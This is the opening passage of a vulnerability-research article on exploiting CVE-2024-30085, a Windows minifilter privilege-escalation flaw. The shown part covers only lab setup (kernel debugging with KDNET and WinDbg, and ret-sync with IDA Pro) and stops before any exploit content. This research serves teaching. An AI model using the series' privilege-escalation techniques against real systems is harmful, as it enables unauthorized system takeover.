Exploiting Reversing (ER) series | Article 06

A Deep Dive Into Exploiting a Minifilter Driver (N-day)

(extended version)

(a step-by-step vulnerability research series on Win, macOS, hypervisors, browsers, and others)

by Alexandre Borges
release date: 16/FEB/2026 | rev: B.1

00. Quote

"I made one decision in my life based on money. And I swore I would never do it again."
(Billy Beane played by Brad Pitt | "Moneyball" movie - 2011)

01. Introduction

Welcome to the sixth article of **Exploiting Reversing (ER) series**, **a step-by-step vulnerability research and exploit development series on Windows, macOS, hypervisors, browsers, and others**. Last articles are listed below:

- **ERS_05:** https://exploitreversing.com/2025/03/12/exploiting-reversing-er-series-article-05/
- **ERS_04:** https://exploitreversing.com/2025/02/04/exploiting-reversing-er-series-article-04/
- **ERS_03:** https://exploitreversing.com/2025/01/22/exploiting-reversing-er-series-article-03/
- **ERS_02:** https://exploitreversing.com/2024/01/03/exploiting-reversing-er-series-article-02/
- **ERS_01:** https://exploitreversing.com/2023/04/11/exploiting-reversing-er-series/
- **MAS_10**: https://exploitreversing.com/2025/01/15/malware-analysis-series-mas-article-10/
- **MAS_09:** https://exploitreversing.com/2025/01/08/malware-analysis-series-mas-article-09/
- **MAS_08:** https://exploitreversing.com/2024/08/07/malware-analysis-series-mas-article-08/
- **MAS_07:** https://exploitreversing.com/2023/01/05/malware-analysis-series-mas-article-7/
- **MAS_06:** https://exploitreversing.com/2022/11/24/malware-analysis-series-mas-article-6/
- **MAS_05:** https://exploitreversing.com/2022/09/14/malware-analysis-series-mas-article-5/
- **MAS_04:** https://exploitreversing.com/2022/05/12/malware-analysis-series-mas-article-4/
- **MAS_03:** https://exploitreversing.com/2022/05/05/malware-analysis-series-mas-article-3/
- **MAS_02:** https://exploitreversing.com/2022/02/03/malware-analysis-series-mas-article-2/
- **MAS_01**: https://exploitreversing.com/2021/12/03/malware-analysis-series-mas-article-1/

This article is the third installment of a sequence of kernel driver's articles (check ERS_01 and ERS_02), and this time we will adopt a practical approach for exploiting a real minifilter driver. The real purpose of this article is to cover the exploitation of a N-day in details, and reveal a sequence of concepts, techniques, and interpretations through phases such as reverse engineering, static and dynamic analysis, multiple proof-of-concept constructions and finally develop and build all stages of an exploit for a real-world mini-filter driver and reach the elevation of privilege to SYSTEM.

02. Acknowledgments

It's 2026, and even today, there are very few detailed documents on vulnerability research and real-world exploit development. Currently, I have the distinct impression that the era of information sharing is over. In fact, nowadays, we have several new articles per week, but most of them only aim to show the final results, without explaining the entire process from beginning to end, which doesn't help other colleagues to give their own steps in exploitation research. Unfortunately, the willingness to demonstrate the craft of exploit development has diminished due to money and other factors.

A few years ago, when I started authoring articles on malware analysis, vulnerability research, and exploitation, I had a clear decision in mind: I should share information without restrictions because, in the end, this wouldn't prevent me from improving my skills and pursuing my career. As expected, time is a major limitation for writing regularly, but I continue to strive to establish a solid foundation of information that can be valuable to other professionals. As I always remember, I wouldn't have been able to author these articles without the help of **Ilfak Guilfanov (@ilfak**) and **Hex-Rays SA (@HexRaysSA)**, who have offered me all the necessary support over the years. Finally, research is living in a new era of AI, but nothing replaces our minds, capable of generating unlimited knowledge and solving problems that, at first glance, seem impossible.

Life may be short, but every moment is worthwhile because people are the best thing in this world. Enjoy the journey and keep exploiting it!

03. Lab infrastructure

This article demands the following environment:

- A physical and/or a virtual machine running Windows 11 23H2, Windows 11 22H2 and Windows 10 22H2.
- IDA Pro or IDA Home version (@HexRaysSA): https://hex-rays.com/ida-pro/ . Readers might use Binary Ninja, Ghidra and other ones, but I will be using IDA Pro and its decompiler in this article.
- To analyze binary patches, we will use BinDiff, but I recommend you also use Diaphora to get a complete perspective of the binary.
    - BinDiff: https://github.com/google/bindiff/releases/tag/v8
    - Diaphora: https://github.com/joxeankoret/diaphora

- Install Windows SDK + Visual Studio + Windows Development Kit (optionally):

    - Visual Studio: https://visualstudio.microsoft.com/downloads/. During the installation, don't forget to install "Desktop development with C++" set.
    - Windows SDK: https://developer.microsoft.com/en-us/windows/downloads/windows-sdk/
    - Windows Development Kit (WDK): https://learn.microsoft.com/en-us/windows-hardware/drivers/download-the-wdk

04. Lab configuration

One of the first steps for analyzing kernel drivers is to set up a functional debugging environment and even though it is not a challenging task, there are many intricate details that might be important and, eventually, responsible for getting a working environment. Such an environment is crucial to getting the correct understanding about areas of the code that are complicated to follow only by analyzing a static code.

4.1 Kernel Debugging

To the next steps I assume that you have either one physical system (host) communicating with a virtual machine (target) or two virtual machines, one of which is the host, and the other one is the target**.** In my specific case, I have adopted the first scenario (a physical host debugging virtual machines). My host runs Windows 11 Pro edition and as mentioned, I will be using multiple builds of Windows 11 and Windows 10 running on virtual machines. Furthermore, I am using VMware Workstation Pro (from Broadcom).

Windows kernel and drivers can be debugged through a network connection, USB and serial connection and as expected, the network approach is the preferred way, but serial communication can be useful and used in certain contexts. As reference, the IP addresses involved are:

- host: 192.168.0.96
- virtual machine (Ethernet_01): DHCP (NAT)

Once again, it is quite important to highlight the following points:

- Use an NAT type interface and not Bridge type to avoid any communication issue.
- Use DHCP address and not fixed address.

You should try to ping from host (debugger) to virtual machine (target), and vice-versa, to guarantee that everything is working well. Additionally, two further details can be relevant on both systems:

- Check whether the Windows Firewall is blocking the connection.
- Optionally, go to Settings > Network & Internet > Advanced network settings > Advanced sharing settings, and enable Network Discovery.

There are multiple ways to setup kernel debugging through network. Probably using KDNET is the easiest and most recommended way, and can be performed by executing the following steps:

On the target

- `mkdir C:\kdnet`
- `copy "C:\Program Files (x86)\Windows Kits\10\Debuggers\x64\kdnet.exe" C:\kdnet`
- `copy "C:\Program Files (x86)\Windows Kits\10\Debuggers\x64\VerifiedNICList.xml" C:\kdnet`
- `cd C:\kdnet`
- `kdnet (check supported network interfaces)`
- `bcdedit /set key 1.2.3.4`
- `kdnet 192.168.0.96 50008 -k`

One of great advantages of kdnet is that it adjusts the debugging settings with busparams automatically. Another particularly useful feature from KDNET is that it offers options to debug the kernel (k), hypervisor, boot manager and winload, as shown below:

- **b** - enables bootmgr debugging
- **h** - enables hypervisor debugging
- **k** - enables kernel debugging
- **w** - enables winload debugging

Thus, we can enable more than one option at the same time, like -kh that enabled kernel and hypervisor debugging at the same time. One disadvantage is that it does not allow to set the key directly to authorize the communication, and if you have never executed other bcdedit command, it is likely that kdnet will return to the terminal a long key, which is not necessary for our tests, and that is the reason why I have used bcdedit command to set it explicitly.

Another way to configure is by directly using only bcdedit, which reaches the same results and requires almost identical settings. You will need to retrieve the system network hardware information, and this task can be done through multiple ways:

- PowerShell: Get-NetAdapterHarwareInfo
- Executing kdnet.exe
- Checking Device Manager

Using PowerShell, the network hardware information can be viewed below:

```
PS C:\Users\Administrator> Get-NetAdapterHardwareInfo

Name                      Segment Bus Device Function Slot NumaNode PcieLinkSpeed PcieLinkWidth Version
----                      ------- --- ------ -------- ---- -------- ------------- ------------- -------
Ethernet0                       0   3      0        0  160                5.0 GT/s            32 1.1
```

[Figure 01]: PowerShell: getting network adapter information

To setup kernel debugging using bcdedit, run the following steps:

- `bcdedit /debug on`
- `bcdedit /dbgsettings net hostip:192.168.0.96 port:50008 busparams:3.0.0 key:1.2.3.4`
- `bcdedit /dbgsettings` *(check the changes)*

Indeed, it is an almost identical to the previous procedure, but it does not offer “ready-to-use” options to setup kernel, winload or bootmgr debugging, and if we needed to do this, we would have to do it manually. On both systems (host and target), I strongly recommend you configure the following system environment variable:

- _NT_SYMBOL_PATH=srv*c:\symbols*https://msdl.microsoft.com/download/symbols

To create this system environment variable by setting it at Advanced Windows Setting > Environment Variables and creating the _NT_SYMBOL_PATH as explained above.

On the host:

- `windbg -k net:port=50008,key=1.2.3.4`

Finally, reboot the target (virtual machine): **shutdown -r -t 0**

If everything went well, readers should see an output similar to the following one and, if the debugger does not stop, you can pick up to Debug > Break :


```
Using NET for debugging
Opened WinSock 2.0
Waiting to reconnect...
Connected to target 192.168.0.96 on port 50008 on local IP 192.168.0.96.
You can get the target MAC address by running .kdtargetmac command.
Connected to Windows 10 22621 x64 target at (Thu Sep 12 18:12:14.619 2024 (UTC - 3:00)), ptr64 TRUE
Kernel Debugger connection established.

************* Path validation summary **************
Response                         Time (ms)     Location
Deferred                                       srv*C:\symbols*https://msdl.microsoft.com/download/symbols
Symbol search path is: srv*C:\symbols*https://msdl.microsoft.com/download/symbols
Executable search path is:
Windows 10 Kernel Version 22621 MP (1 procs) Free x64
Edition build lab: 22621.1.amd64fre.ni_release.220506-1250
Kernel base = 0xfffff804`26800000 PsLoadedModuleList = 0xfffff804`274134f0
System Uptime: 0 days 0:00:02.328
KDTARGET: Refreshing KD connection
Break instruction exception - code 80000003 (first chance)
*******************************************************************************
*                                                                             *
*   You are seeing this message because you pressed either                    *
*       CTRL+C (if you run console kernel debugger) or,                       *
*       CTRL+BREAK (if you run GUI kernel debugger),                          *
*   on your debugger machine's keyboard.                                      *
*                                                                             *
*                   THIS IS NOT A BUG OR A SYSTEM CRASH                       *
*                                                                             *
* If you did not intend to break into the debugger, press the "g" key, then   *
* press the "Enter" key now.  This message might immediately reappear.  If it *
* does, press "g" and "Enter" again.                                          *
*                                                                             *
*******************************************************************************
nt!DbgBreakPointWithStatus:
fffff804`26c203e0 cc              int     3
```

[Figure 02]: Kernel debugging session

To resume the virtual machine execution and exit from WinDbg, type qd. Probably WinDbg will exit, and you will have to log on to the virtual machine again, but everything should be working well.


If you receive an error by executing the command above, try to change the used port (in this case 5364) because there could be something already running on this specific port. If there is any communication between the host and the target, check firewall rules and, in special, search for “Windows GUI Symbolic Debugger” and/or “Windows Kernel Debugger” in Inbound Rules. If it is blocked, allow it.
Personally, I prefer to use the latest version of WinDbg (previously named “WinDbg Preview”), which can be retrieved from https://aka.ms/windbg/download or easily by executing winget install Microsoft.WinDbg

Once you open WinDbg, go to File | Attach to Kernel | Net tab and type the port (50008), key (1.2.3.4) and, optionally, the target IP address (192.168.0.96 in my case):



[Figure 03]: WinDbg setup

Probably Windows Firewall will pop up a message asking authorization to connect and, as readers already know, the recent version of WinDbg is better than the previous one:



[Figure 04]: WinDbg: remote kernel debugging

At the same way, we can detach (there is a Detach button), resume the target virtual machine execution by executing **g** (go) and even stop the WinDbg debugging session (there are Stop Debugging button).

In this new WinDbg version, target's configurations are stored in C:\Users\Administrator\AppData\Local\DBG\Targets folder.

4.2 Code Synchronization

There are multiple methods that can be used while investigating a code for vulnerabilities, mainly if you are searching for Windows vulnerabilities and, eventually, if you are also analyzing kernel drivers.

One of most interesting IDA Pro plugins is Ret-Sync, which is used for synchronizing IDA Pro, Binary Ninja, and Ghidra with WinDbg or any other ring-3 debugger. In my case, I will be setting ret-sync + IDA Pro + WinDbg.

To set up ret-sync, execute the following steps:

1. git clone https://github.com/bootleg/ret-sync
2. cd ret-sync\ext_ida
3. Copy the following files and folders:

   - `copy SyncPlugin.py "%APPDATA%\Hex-Rays\IDA Pro\plugins"`
   - `md "%APPDATA%\Hex-Rays\IDA Pro\plugins\plugins\retsync"`
   - `copy retsync\*.py "%APPDATA%\Hex-Rays\IDA Pro\plugins\retsync"`

4. Open the ret-sync folder and go to ext_windbg\sync. There will be a Visual Studio Solution named **sync.sln**.

   - cd ret-sync\ext_windbg\sync
   - open sync.sln up on Visual Studio and build up the project using Release configuration.
   - The compiling result will be the sync.dll file.

5. Copy the **sync.dll** (64-bit) file to the appropriate folder:

- `cd Release`
- `(WinDbg extension directory) copy sync.dll "C:\Program Files (x86)\Windows Kits\10\Debuggers\x64\winext"`
- `(WinDbg Preview) copy sync.dll C:\Users\Administrator\AppData\Local\Microsoft\WindowsApps\Microsoft.WinDbg_8wekyb3d8bbwe ”` *(take care: likely the WinDbg's name here is different from yours).*

  If readers want to evaluate the plugin against a 32-bit then you should choose x86 configuration on Visual Studio and copy the resulting sync.dll to appropriate folder.

6. Create a project folder for your research: C:\Users\Administrator\Desktop\EXPLOITING_REVERSING\RESEARCH\WINDOWS_11 (example). A good approach is to create multiple folders, one to each virtual machine, and keep separate folders to distinguished virtual machines because you will need to copy system files to the respective folder later.

7. Inside the chosen project folder, create a .sync file containing the following (of course, you must adapt the configuration to your host's IP address):

```
[INTERFACE]
host=192.168.0.96
port=9234

[ALIASES]
ntoskrnl.exe=ntkrnlmp.exe
```

8. Copy this file (.sync file) to the home directory of the system where the WinDbg is executed (C:\Users\Administrator folder, for example). As a valuable note, both IDA Pro and WinDbg could be on the same system if you want.

9. To confirm that the setup is working, copy the following files from the target machine (target) to your project folder:

   - ntoskrnl.exe
   - kernelbase.dll
   - ntdll.dll
   - kernel32.dll (optional)

   There are multiple ways to accomplish this task. Personally, I use scp command as shown below:

   - `cd C:\Windows\System32`
   - `scp ntoskrnl.exe kernelbase.dll ntdll.dll Administrator@192.168.0.96:C:\Users\Administrator\Desktop\EXPLOITING_REVERSING\RESEARCH\WINDOWS_11\`

10. Open the ntoskrnl.exe on IDA Pro and, afterwards, load the remaining files (kernelbase.dll and ntdll.dll) inside the same database. To perform this task go to File > Load file > Additional binary file. Accept all default values for loading binaries and as expected it will take some time to finish.


11. Once the IDA Pro is loaded, go to Edit > Plugins > ret-sync (Alt-Shift-S):

    a. mark synchronization enabled
    b. mark Hex-Rays Synchronization enabled

Once again, Windows Firewall can cause problems whether the IDA Pro and WinDbg are installed on different systems. To check for any existing problem, you can take the following steps:

- Enable Network Discovery (network advanced settings).
- Execute: netsh advfirewall firewall set rule group="Network Discovery" new enable=Yes
- Execute the wf.msc and search for "File and Printer Sharing (Echo Request - ICMPv4-In)" in Inbound Rules and allow this rule (by right-clicking on it).

Enable ret-sync on IDA Pro: Edit > Plugins > ret-sync (ALT+SHIFT+S).



[Figure 05]: ret-sync configuration

Establish a debug session using WinDbg and use the configured ret-sync plugin:


- `windbg -k net:port=50008,key=1.2.3.4`
- `.load sync`
- `!sync`
- `u rip`

Readers should see the following:

```
nt!DbgBreakPointWithStatus:
fffff802`10c203e0 cc              int     3
0: kd> .load sync
[sync] DebugExtensionInitialize, ExtensionApis loaded
[sync] Configuration file loaded
       -> set HOST to 192.168.0.96:9234
0: kd> !sync
[sync] No argument found, using default host (192.168.0.96:9234)
[sync] sync success, sock 0x308
[sync] probing sync
[sync] sync is now enabled with host 192.168.0.96
0: kd> u rip
nt!DbgBreakPointWithStatus:
fffff802`10c203e0 cc              int     3
fffff802`10c203e1 c3              ret
nt!DbgBreakPointWithStatusEnd:
fffff802`10c203e2 cc              int     3
fffff802`10c203e3 cc              int     3
fffff802`10c203e4 cc              int     3
fffff802`10c203e5 cc              int     3
fffff802`10c203e6 cc              int     3
fffff802`10c203e7 cc              int     3
```

[Figure 06]: WinDbg: ret-sync and debugger commands

At the same time, you should see the disassembly and respective pseudo on IDA Pro:



[Figure 07]: IDA Pro: disassemble and pseudo code

The configuration was successful since the code and addresses are consistent! Although picture shows only the routine responsible for the breakpoint in this example, the power provided by having WinDbg synchronized with IDA Pro is really helpful.

Try something more exciting like putting a breakpoint on ReadFile function:

```
1: kd> bp nt!NtReadFile
1: kd> bl
     0 e Disable Clear  fffff802`10fe0b30     0001 (0001) nt!NtReadFile

1: kd> g
Breakpoint 0 hit
nt!NtReadFile:
fffff802`10fe0b30 4c8bdc          mov     r11,rsp
1: kd> u rip
nt!NtReadFile:
fffff802`10fe0b30 4c8bdc          mov     r11,rsp
fffff802`10fe0b33 49895b08        mov     qword ptr [r11+8],rbx
fffff802`10fe0b37 49896b10        mov     qword ptr [r11+10h],rbp
fffff802`10fe0b3b 49897318        mov     qword ptr [r11+18h],rsi
fffff802`10fe0b3f 49897b20        mov     qword ptr [r11+20h],rdi
fffff802`10fe0b43 4156            push    r14
fffff802`10fe0b45 4881ec80000000  sub     rsp,80h
fffff802`10fe0b4c 65488b042588010000 mov   rax,qword ptr gs:[188h]
1: kd> u
nt!NtReadFile+0x25:
fffff802`10fe0b55 4533f6          xor     r14d,r14d
fffff802`10fe0b58 498bf9          mov     rdi,r9
fffff802`10fe0b5b 4d8973a0        mov     qword ptr [r11-60h],r14
fffff802`10fe0b5f 498bf0          mov     rsi,r8
fffff802`10fe0b62 4d8973e8        mov     qword ptr [r11-18h],r14
fffff802`10fe0b66 4c8b0523df5300  mov     r8,qword ptr [nt!IoFileObjectType (fffff802`1151ea90)]
fffff802`10fe0b6d 488bea          mov     rbp,rdx
fffff802`10fe0b70 440fb68832020000 movzx   r9d,byte ptr [rax+232h]
```


[Figure 08]: WinDbg: sequence of setting a breakpoint, checking it, and running the target system

If something went wrong, try to check whether you see the following messages on **IDA's Output window** as shown below:

```
[sync] default idb name: ntoskrnl.exe
[sync] found config file: user_conf(host='192.168.0.96', port=9234, alias='ntkrnlmp.exe', path='C:\\Users\\Administrator\\Desktop\
\EXPLOITING_REVERSING\\RESEARCH\\WINDOWS_11\\WINDOWS_RESEARCH_B\\.sync')
[sync] overwrite idb name with ntkrnlmp.exe
[sync] sync enabled
[sync] cmdline: "C:\Program Files\Python310\python.exe" -u "C:\Users\Administrator\AppData\Roaming\Hex-Rays\IDA
Pro\plugins\retsync\broker.py" --idb "ntkrnlmp.exe"
[sync] module base 0x140000000
[sync] hexrays #8.4.0.240320 found
[sync] broker started
[sync] plugin loaded
[sync] << broker << dispatcher not found, trying to run it
[sync] << broker << dispatcher now runs with pid: 2712
[sync] << broker << connected to dispatcher
[sync] << broker << dispatcher msg: add new client (listening on port 55436), nb client(s): 1
[sync] hexrays sync enabled
```

[Figure 09]: IDA Pro Output window

On IDA View and Decompile View, it is possible to immediately see the following output, which proves that there is a correct synchronization and NtReadFile function, as expected:



[Figure 10]: IDA Pro: disassembler and decompiler synchronized with WinDbg

From this point, you can use step-in (**t**) and step-over (**p**) commands on WinDbg, and all executions will be automatically mirrored to IDA Pro. To clear the breakpoint and the synchronization on WinDbg, execute:

- bc 0
- !syncoff

If you are using the new WinDbg version and want to keep the target system running, then just execute "**g**" and close or stopping the WinDbg session.

A similar procedure also exists to other disassembler products, and readers can check the Ret-Sync website for further details.

It is time to move forward to our target for gathering first information and associated context.

05. Gathering information | Win 11 23H2 and 22H2

One of most interesting mini-filter vulnerabilities to learn in kernel exploitation is the **CVE-2024-30085** (**Windows Cloud Files Mini Filter Driver Elevation of Privilege Vulnerability**), which is described by the following links:

- https://msrc.microsoft.com/update-guide/vulnerability/CVE-2024-30085
- https://www.cve.org/CVERecord?id=CVE-2024-30085

The information offered by links above is as follows:

